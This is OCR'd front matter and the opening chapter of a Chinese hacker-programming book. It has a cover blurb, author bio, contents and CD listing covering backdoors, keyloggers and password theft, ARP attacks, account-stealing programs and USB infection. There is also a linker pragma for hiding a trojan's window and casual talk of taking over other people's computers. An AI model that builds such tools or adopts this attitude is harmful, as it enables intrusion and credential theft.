免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

把你带入黑客编程的神秘殿堂 《非安全—黑客手册》编程经典系列

NoHack网站鼎立推荐一本新手入门/菜鸟成长/老鸟进阶的必备手册

Hack编程实例精讲II

精通黑客编程

非安全 出品 黑客手册

边立忠[认真的雪] 著



光盘收录了全部相关代码
采用最流行的VC++编程

《精通黑客编程》的不同学习阶段

每月及時觀看電子月刊書籍

菜鸟迅速入门

假如你还是个菜鸟，不用担心，从这里起步吧。我们会一步一步地把你带入黑客编程的神秘殿堂。入门部分向你讲述了文件操作、注册表操作、网络通信、线程技术等黑客编程基础。

菜鸟成长捷径

你想用自己的后门完成一次次完美的入侵吗？从简单的cmdshell到一个拥有强大功能的后门，我们会全面地向你讲解后门编程技术。远程线程技术让黑客的进程从此销声匿迹，在防火墙背后穿梭自如。如今盗号软件已多如牛毛，那么它们又是如何截获密码的呢？从这里你能学到密码截获技术的精髓，除了键盘记录我们还有别的高招。这个阶段我们为你准备了全面的后门编写技术、远程线程技术和钩子/非钩子密码截获技术。

老鸟进阶高手

假如你已经是黑客编程的老鸟了，那么看这里吧。有了API HOOK技术，你的黑客编程水平会更上一层楼。数据嗅探、ARP攻击……它会让你变成网络中的幽灵，窥视网络中的所有动向，伺机而动，发动致命攻击。在这里你能学到数据包嗅探技术、ARP攻击技术和API HOOK技术。

流行黑客技术

除了循序渐进的Hack编程的系统讲解，你还会在本书中看到当前流行的一些黑客工具的编程实例精讲，它们是U盘感染、HTTP发信、SQL注入工具。

¥ 26元

ISBN 978-7-900447-74-6

9 787900 447746

入侵非授权计算机和传播病毒是一种违法行为，请遵守国家相关法律法规！

NOHACK.CN

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



作者简介：

边立忠（网名：认真的雪），男，1987 年出生于江南小镇临平，现在在古镇绍兴求学，是绍兴文理学院元培学院计算机专业大一新生。

2003 年开始接触网络安全，勤奋有余，天资不足。但为人专注、执着，酷爱黑客编程和网络渗透，有三年编程经验。曾经编写过多款木马和黑客程序，高考之后在国内安全杂志发表过多篇黑客编程相关文章。现在主要在学习和研究系统内核编程和 Rootkit 编写技术。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

NOHACK

出 品 人：非安全
本书作者：边立忠
编　　辑：Python LCX Latteye 空气 小S 浪迹天涯 李文杰 眼镜猴 星陨石碎
特约编辑：风飘雨 小迷 XApache 剑心 寂寞刺猬 张宇 LinX B4N 青蛙王子
平面规划：柳絮
网　　站：www.nohack.cn
网站编辑：空气
版权申明：图文版权所有，未经同意，不得转载。
投稿信箱：nohack@21cn.com
邮购查询：hope_wym@sina.com
光盘信箱：CD@nohack.cn

非安全 非安全 非安全 非安全 非安全 非安全 非安全 非安全 非安全 非安全 非安全 非安全 非安全

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

阅读指南

继谷夕的《Hack 编程实例精讲》之后，在《非安全》编辑部的大力支持下，这次由我来带领大家继续探索黑客编程这个神秘的世界。

在QQ上经常会有人问我这样的问题：他对某种操作或者后门的启动方式等有一定的想法，不知道是否可以通过编程来实现他的想法。其实编程就是把自己的想法转换成代码的过程，而一个人编程能力的大小，很大一部分取决于这种“转换”能力的强弱，通俗地说就是如何用最简单的方法，最优化的代码把自己的想法表达出来。

本书并非只是为了代码而编程，主要体现如何通过编程来解决具体问题，实现具体功能，使大家学会如何通过代码来实现自己的想法。书中每个实例基本包含了提出想法、确定编程思路、解决此思路中的具体问题，最后把想法转换成代码等过程。通过引导性的语言，培养读者利用编程解决具体问题的能力。

每月及時觀看電子月刊書籍
最大的安全網站www.176ku.com

本书在内容安排上遵循循序渐进的原则，内容由浅及深，环环相扣，在阅读后面章节中若遇到不懂的知识，可以翻阅前面的章节进行查阅。为了照顾刚入门的编程新手，本书的第一章介绍了Windows系统编程的基础，能让新手以最快的速度走入系统编程的大门，并且具有阅读后续章节的能力。

本书的技术覆盖面较广，囊括了较全的后门编写技术、密码截获技术、数据包截获和构造技术、API HOOK技术等。另外，应广大网友的需求，最后一章还介绍了一些时下流行的黑客编程技术，并为了照顾老鸟，本书在技术的深度上较《Hack 编程实例精讲》也有一定的提高。

本书为了避免出现大段代码而影响读者的阅读兴趣，代码一般随文章思路的推进而分段给出，所以为了使阅读时思路更流畅，笔者建议大家结合着光盘中的源代码阅读本书。

最后，希望广大读者能在书中找到你想要的东西。

若对本书有什么宝贵的意见或建议，可以发送邮件到笔者的邮箱或在笔者的BLOG上留言。


邮箱地址：careful_snow@126.com
Blog地址：http://www.snow1987.cn/

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

CONTENTS

目录



第一章　黑客基础编程知识

1.1　黑客编程概述 10
1.1.1　黑客与编程 10
1.1.2　编程语言简介 11
1.2　VC 编程基础 12
1.2.1　建立第一个无窗口工程 12
1.2.2　API 编程基础 13
1.2.3　用 VC 写一个恶作剧程序 14
1.3　WINDOWS 系统编程基础 15
1.3.1　网络通信编程基础 15
1.3.1.1　网络协议讲解 16
1.3.1.1.1　TCP/IP 协议的组成 16
1.3.1.1.2　基于 TCP/IP 协议的数据传输 17
1.3.1.2　winsock 编程基础 18
1.3.2　文件操作编程 27
1.3.2.1　文件读写编程 27
1.3.2.2　文件的复制、移动和删除 30
1.3.3　注册表编程基础 31
1.3.4　进程和线程编程 35
1.3.4.1　进程编程 35
1.3.4.2　线程编程 38
1.3.5　动态链接库编程 42

每周精彩看電子月刊書籍
就上溜客安全网 www.176ku.com

第二章　基本后门的编写

2.1　后门概述 48
2.1.1　后门的发展历史 48
2.2　简单 cmdshell 的实现 49

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

2.2.1 管道通信技术 50
2.2.2 正向连接后门编程 51
2.2.2.1 双管道后门 51
2.2.2.2 单管道后门 56
2.2.2.3 零管道后门 57
2.2.3 反向连接后门 58
2.2.4 补充（实现多连接） 59
2.3 开启远程终端的实现 60
2.4 文件查找 63
2.5 重启、关机、注销 68
2.6 实现 http 下载文件 71
2.7 实现 cmdshell 和各功能的切换 73
2.8 自启动功能的实现 76
2.8.1 注册表启动 76
2.8.2 Active X 启动 78
2.8.3 系统服务启动 80
2.8.4 SVCHOST.EXE 加载启动 90

第三章 高级系统后门编程实现

3.1 远程线程技术 96
3.1.1 初步的远程线程注入技术 96
3.1.2 编写远程线程注入后门 101
3.1.3 远程线程技术的发展 103
3.2 端口复用后门 106
3.2.1 后门思路 107
3.2.2 具体编程实现 107

每日及時觀看電子月刊書籍
就上香港主網www.176ku.com

第四章 密码截获技术

4.1 基于钩子的密码截获技术 112
4.2 非钩子密码截获技术 124

第五章 API HOOK 编程实现

5.1 HOOK API 的实现 130
5.1.1 API HOOK 的原理 130
5.1.1.1 PE 文件的导入表 131
5.1.1.2 定位导入地址表（IAT） 135
5.1.2 实现简单的 API HOOK 138
5.2 用 API HOOK 编写一个进程保护器 143

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

第六章　数据包嗅探编程

6.1　原始套接字基础 148
6.2　利用 ICMP 原始套接字实现 ping 程序 149
6.3　基于原始套接字的嗅探技术 152
6.4　利用 Packet32 实现 ARP 攻击 158

第七章　黑客程序的配置和配置信息的保护

7.1　文件生成技术 168
7.1.1　资源法生成文件 168
7.1.2　附加文件法生成文件 171
7.2　黑客程序的配置 175
7.2.1　数据替换法 175
7.2.2　附加信息法 180
7.3　配置信息的保护 182
7.3.1　配置信息的文件保护 183
7.3.2　配置信息的内存保护 184

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

第八章　流行的黑客编程技术

8.1　实现盗号程序的 http 发信 188
8.1.1　HTTP 请求数据包的构造 188
8.1.2　实现 HTTP 发送用户信息 191
8.2　SDK 编写 SQL 注入工具 193
8.3　编写 U 盘感染程序 199
附录 204
后序 207
非安全·黑客手册全国代理商电话 208

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

光盘目录

代码集合

[第一章]
- API 编程基础
- 用 VC 写一个恶作剧程序
- WINDOWS 系统编程基础

Export
improt
Process
StartPage
tcpclient
tcpserver
Thread
writefile

[第二章]
- cmdshell 和各功能的切换
- 实现 http 下载
- 开 3389
- 文件搜索
- 重启、关机、注销
- 简单 cmdshell 的实现

NoPipeDoor1
NoPipeDoor2
OnePipeDoor1
OnePipeDoor2
TwoPipeDoor1
TwoPipeDoor2
多连接 NoPipeDoor

[自启动功能的实现]
active
svchost.exe 启动
系统服务启动
注册表启动

[第三章]
- BackDoorDll
- fu
- InjectDll
- InjectNoDll

[第四章]
- Keyboard
- SetKeyHook
- Markie
- NoHook

PostMessage
SetWindowLong

[第五章]
- ApiHook
- SetHook
- ImportFun
- InjectSimpleHook
- SimpleHook

[第六章]
- GetFtpPass
- myarp
- ping

[第七章]
- 资源法
- 附加文件法
- 数据替换法
- 附加信息法
- 配置信息的文件保护
- 配置信息的内存保护

[第八章]
- PostMessage
- Uinfect
- HttpPacket
- sqlinject

每月及时更新电子月报请就上溜客安全網www.176ku.com

娱乐欣赏

《Live at Oeiras Alive 2007 演唱会》精选片段欣赏

Linkin Park 组合于 2007 年的夏天在葡萄牙的 Oeiras 举行的一场全球音乐会，激情演绎多首流行金曲，包括真人版电影《变形金刚》片尾曲“What I've Done”及许多百听不厌的畅销金曲。场面热情火爆，当预定的最后一曲 What I've Done（真人版电影《变形金刚》片尾曲）结束后，歌迷高呼着久久不愿离去……直到最终返场加演……喜欢 Linkin Park 的 FNAS 是绝对不会错过一场如此的演唱会。

[部分曲目]
- 开场 HIGH—One Step Closer
- Somewhere I Belong
- No More Sorrow
- Points of Authority/Given Up/Don't Stay
- Leave Out All The Rest
- Breaking The habit
- What I've Done（真人版电影《变形金刚》片尾曲）
- 返场加演片段 END

[乐队简介]

英文队名：Linkin Park（曾用 Hybird Theory）

中文翻译：林肯公园（联合公园）

组队国籍：美国

组建时间：1996

乐队风格：Alternative Metal（另类金属）/Post-Grunge（后车库）/Nu metal(new metal 新金属)/Rap-Metal(说唱金属)

[乐队成员]

主唱：Chester Bennington、Mike Shinoda

鼓手：Rob Bourdon

吉他手：Brad Delson

DJ/Sample：Joseph Hahn

贝斯：Phoenix

[特别提醒]

播放本页音乐前请先把其他正在播放的影音停止或关闭，不然会影响最佳欣赏效果，谢谢！


另外，如果遇到无法播放视频的问题，我们建议安装暴风影音后再进行欣赏。如果在光盘中播放太慢，可以直接进入目录将相关视频文件拷贝到硬盘中再使用播放软件欣赏。

[全屏欣赏]

播放视频时，在播放界面按鼠标右键，在弹出的菜单中依次选择“缩放”－“全屏”。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

溜客安全信息網

www.176ku.com

所提供书籍只限于技术参考时使用

请选择到官方论坛购买期刊支持正版书籍

本电子书严禁在淘宝开店出售，

禁止当做VIP收费项目等

尽量在本站下载安全的电子书刊

溜客精神：

技術共享，資源共享，資料共享

不求最好，只求較好

做中國較好的網絡安全資料站

本版本为抢鲜试读版

加入溜客资料共享群

每月黑客类电子月刊

全部免费共享

打开溜客安全网，最下方

查询本站所有QQ共享群

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

第一章 黑客基础编程知识

01 1.1 黑客编程概述

前置知识：无
难度：简单
编译环境：无
测试环境：无

1.1.1 黑客与编程

“黑客”一词来源于英语动词hack，原意为“劈，砍”，也就意味着“辟出，开辟”。

“hack”这个字起源于50年代初期麻省理工学院（MIT）学生的流行用语。1990年，MIT博物馆发行的刊物中说，50年代MIT学生所说的“hack”就是指非恶意并且又有创意的行为。50年代之后，“hack”这个词有了更尖锐、更叛逆的意思。他们乐此不疲地寻找着漏洞，且善意地提醒并修补漏洞。

但随着社会的发展，在各种利益的驱使下，黑客商业化已将成为必然，纯粹意义上的黑客已经非常少见了，毕竟黑客也是要吃饭的，但是黑客专注、创造的精神却一直都存在着。

学习资料请登录电子书籍馆
就上溜客安全网 www.176ku.com

美国《发现》杂志，给出了黑客的五种定义：

1、研究计算机程序并以此增长自身技巧的人；

2、对编程有无穷兴趣和热忱的人；

3、能快速编程的人；

4、擅长某专门程序的专家，如UNIX系统黑客；

5、恶意闯入他人电脑或系统意图盗取敏感信息的人。对于这类人最合适的用词是“CRACKER[小编：现在该词汇已经分配给从事破解的人群(或者叫逆向工程爱好者更专业一些)，不再作为“Hacker”的替罪羊，黑客和破解早已分化为两大阵营]”，而非“HACKER”。

从上面的定义我们可以看到，其中有三条提到了编程，可见编程和黑客是脱不了关系的，要成为真正的黑客必须学会编程。曾经也有一个牛人说过，不会编程的黑客永远只是菜鸟。

在从刚刚接触黑客技术到慢慢入门的过程中很多人都会发现，其实不会编程也可以轻易地得到一个服务器的权限，控制一个漂亮MM的电脑。在这之后的很长一段时间里，就会利用自己已会的技术不断地入侵服务器，控制肉鸡，同时慢慢地学习和进步。但是当这种进步积累到了一定程度的时候，就会渐渐地发现学习变成了一件非常痛苦的事情。因为在黑客技术中很多东西都涉及到了编程，而自己却不会编程，所以只能望而却步。就算努力去看了，也只是看天书，不会有什么收获。这个时候才会意识到编程的重要，再回过头去学编程。其实这个过程大部分黑客技术学习者都会经历，就算是牛人也不例外。

初学者往往在这个过程中却浪费了大量精力在过多的入侵上，因为在这个过程中进步是非常慢的，这是一条很多前辈都走过的弯路。从中我们已足以看出，编程对于黑客技术学习的重要，早学编程可以少走很多弯路。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

再说了，你入侵时用的工具、控制服务器用的后门、控制ＭＭ 电脑用的木马，哪个不是牛人们用编程来实现的？真正的黑客可以在入侵中通过编程来解决遇到的问题，或者编写需要实现特定功能的工具，而不是一味地用别人的工具。当然这里并不是反对用网上的共享工具，假如每个工具都自己写，那不累死啊！但是编程是黑客必须掌握的一门技术。下面列出了和编程相关的技术，如图 1 所示。可见想要掌握高级黑客技术，编程是基础也是关键。从下一节开始我们将进入神秘的黑客编程世界。




图 1

每月及時觀看電子月刊書籍
駭上溜客安全網 www.176ku.com

1.1.2 编程语言简介

要学习黑客编程至少要先学会一种编程语言。

编程小贴士

编程语言的分类

所谓的编程语言一般分为五种：

1、脚本语言：如 asp、php、jsp 等。

2、解释型语言：如 vb、Perl、Python 等。

3、混合型语言：如 JAVA、C# 等。

4、编译型语言：如 C/C++、Delphi 等。

5、汇编语言：如 8086 汇编、win32 汇编等。

当然，也可分为高级语言（c/c++,Delphi,java 等）和低级语言（汇编），我们这里所说的编程语言是指编译型语言或汇编语言。

在 Windows 时代，大部分黑软都是基于 Windows 平台的，在 Windows 平台的编程语言有 JAVA、VC++、Delphi、VB 等。下面介绍下我个人对几种语言的看法：

首先是 vb，它作为一种解释型的语言，在编程方面以易学著称。但是由于是解释型的语言，所以它对系统内核和底层的操作都非常繁琐，如果学习黑客编程的话，那是万万不可选的。个人觉得它对于编写 sql 注入工具还是不错的。

而对 delphi 来说，我们可以切身体会到，这两年越来越多的黑客工具、木马都是用它写的，因为这门语言比较容易上手，学起来相对简单，对系统内核的操作也不错。但是它写的程序体积相对比较大，执行效率不高。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

而VC++，个人觉得它是最适合写黑客工具、木马和后门的。VC++的代码执行效率高而且系统兼容性好（Windows系统是C语言写的，再加上VC是微软开发的，兼容性能不好吗？），对系统底层的操作相当强大，而且它写的程序的体积小。

再来说说汇编！汇编作为一种低级语言可能已经被很多人抛弃了，因为汇编写程序相当繁琐，但是汇编的强大是不容置疑的！假如你要成为真正的高手，那么建议学完一门高级语言后，还需要学习汇编（本人正在汇编学习中）。

综合来说，VC++无论从哪方面比较都是非常适合学习的，那么本书就以VC++6.0为平台，在后续章节为大家讲解种种黑客编程技术。

1.2 VC编程基础

前置知识：Windows基本操作、VC++6.0操作基础
难度：简单
编译环境：VC6.0
测试环境：Windows xp

1.2.1 建立第一个无窗口工程

大家平时用的木马、后门为了隐藏自己，总是没有窗口的，不会像应用程序那样会跳出一个很明显的窗口。下面我们也来生成一个无窗口的程序。首先打开VC++6.0，新建工程，如图2所示。

专业黑客编写专用书籍
就上溜客安全网www.176ku.com




图2

选择“Win32 Console Application”，填好工程名（Project name），选好目录（Location），点“OK”，如图3所示。

选择“A simple application”，点击“Finish”，这样就建立了一个工程了，但是编译运行后会发现有一个黑乎乎的控制台窗口。对于nc之类的程序当然无所谓了，但是对于木马后门这样就不够隐蔽。我们只需在头文件中（默认情况下是StdAfx.h）加入如下代码，这样就不会有控制台窗口了。

```
#pragma comment( linker, "/subsystem:\"Windows\" /entry:\"mainCRTStartup\"" )
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

当然还有一种方法，建立工程的时候选择“Win32 Application”，之后也是选择“A simple application”，建立的工程也是无窗口的。




图 3

1.2.2 API 编程基础

编程小贴士

什么 API？

所谓API就是Application Programming Interface的缩写，其实就是操作系统留给应用程序的一个调用接口，应用程序通过调用操作系统的 API 而使操作系统去执行应用程序的命令。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

其实早在DOS时代就有API的概念，只不过那个时候的API是以中断调用的形式（INT 21h）提供的，在DOS下运行的应用程序都直接或间接地通过中断调用来使用操作系统功能。而在Windows中，系统API是以函数调用的方式提供的，API函数都是包含在系统DLL中的导出函数，DDL文件不能直接执行，它们通常由exe在执行时装入，其内含有一些资源以及可执行代码等，系统DLL中就含有了API函数的执行代码。

